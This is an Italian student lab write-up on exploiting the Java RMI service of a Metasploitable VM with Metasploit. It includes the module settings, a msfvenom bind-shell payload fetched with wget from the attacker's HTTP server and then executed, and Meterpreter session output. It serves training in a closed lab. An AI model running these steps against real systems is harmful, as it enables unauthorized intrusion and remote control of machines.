## **S7L5**

## Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete.
  - 2) informazioni sulla tabella di routing della macchina vittima.

Per svolgere l'esercizio di oggi ho configurato le macchine come richiesto dalla traccia, successivamente verifico che quest'ultime comunicano tramite **ping.** Le macchine comunicano correttamente quindi passo a una scansione **nmap** impostando i parametri nel seguente modo: nmap -p 1099 -sV -sC 192.168.11.112

-p specifica un range di porte, -sV mostra la versione, -sC per ottenere informazioni aggiuntive




A questo punto, dopo aver fatto la scansione delle vulnerabilità tramite nmap abbiamo tutte le informazioni necessarie per cercare il modulo, tra quelli che possiamo trovare su **msfconsole**, che sfrutta la vulnerabilità Java RMI sulla porta 1099. L'exploit che ho scelto è **exploit/multi/misc/java\_rmi\_server.** 



Ricordiamo che è buona abitudine consultare le **options** dei moduli per comprendere meglio le funzioni e le configurazioni necessarie affinché l'exploit funzioni correttamente. Sulla base delle informazioni precedentemente ottenute inserisco tutto il necessario per l'attacco:

set RHOSTS 192.168.11.112 (IP target), set LHOST 192.168.11.111 (IP attaccante) seguito da run (avvia l'exploit)



Dopo aver avviato l'exploit, possiamo notare che si apre una shell meterpreter, una shell interattiva con funzionalità molto più evolute di una shell tradizionale. Tramite questa shell mi è stato possibile ottenere le informazioni richieste dalla traccia: IP tramite **ifconfig** e tabelle di routing tramite **route**.

Tramite il tool **msfvenom** creo un payload **raw** chiamato homemadepayload.elf che, quando avviato, creerà una sessione in **bind** (connessione in modalità bind dall'attaccante verso il target) su **meterpreter.**Successivamente ho hostato un server http sulla porta 8080 nella macchina Kali per trasferire il payload alla macchina vittima tramite python3 -m http.server 8080.

A questo punto, dalla shell meterpreter iniziale, eseguo il comando **shell**, che permette di avviare una shell interattiva di Metasploitable2 ed eseguo un **wget** sul server **python** appena creato e scarico il payload (<u>wget</u> <u>http://192.168.11.111:8080/homemadepayload.elf</u>)

Tramite il comando **chmod +x** rendo possibile l'avvio del file e successivamente lo avvio con "./homemadepayload.elf"

Una volta che il payload viene avviato sulla macchina vittima, l'attaccante può utilizzare il modulo exploit/multi/handler, che permette di ascoltare le connessioni in arrivo dai payload raw che vengono generati (nel nostro caso: linux/x86/meterpreter/bind\_tcp, questo payload è un modo per far sì che il computer vittima si metta in ascolto, aspettando che l'attaccante si colleghi per ottenere il controllo. È l'opposto di un attacco reverse.)

Una volta avviato il payload sono tornato su msfconsole e ho configurato il resto l'exploit con gli indirizzi IP e ho specificato la porta così da collegarmi alla macchina vittima e ottenere il controllo.

```
Payload options (linux/x86/meterpreter/bind_tcp):
   Name
          Current Setting Required Description
   LPORT
                           ves
                                     The listen port
   RHOST 192.168.11.112
                                     The target address
Exploit target:
   Id Name
      Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(
 *] Started bind TCP handler against 192.168.11.112:4444
   Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:43489 → 192.168.11.112:4444) at 2025-08-29 05:29:18 -0400
meterpreter > ifconfig
Interface 1
Name
Hardware MAC : 00:00:00:00:00:00
MTU
             : 16436
            : UP,LOOPBACK
Flags
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:f
Interface 2
             : eth0
Hardware MAC : 08:00:27:57:52:fb
MTU
Flags
             : UP, BROADCAST, MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe57:52fb
IPv6 Netmask : ffff:ffff:ffff:
```

Avviando l'exploit possiamo notare come viene avviata una sessione bind su meterpreter, da questo momento l'attaccante è in ascolto su una shell meterpreter.

Nell'immagine allegata possiamo notare il comando **ifconfig** confermando che la macchina attaccante è in ascolto sulla macchina vittima.

Nella prima parte dell'esercizio ho sfruttato la vulnerabilità Java RMI utilizzando i metodi di scansione e **Metasploit** per identificare e lanciare l'exploit.

Nella seconda parte, invece, ho creato personalmente il payload (raw) tramite **msfvenom** e seguito manualmente tutti i passaggi per verificarne il funzionamento, consolidando così la comprensione pratica delle tecniche di exploit.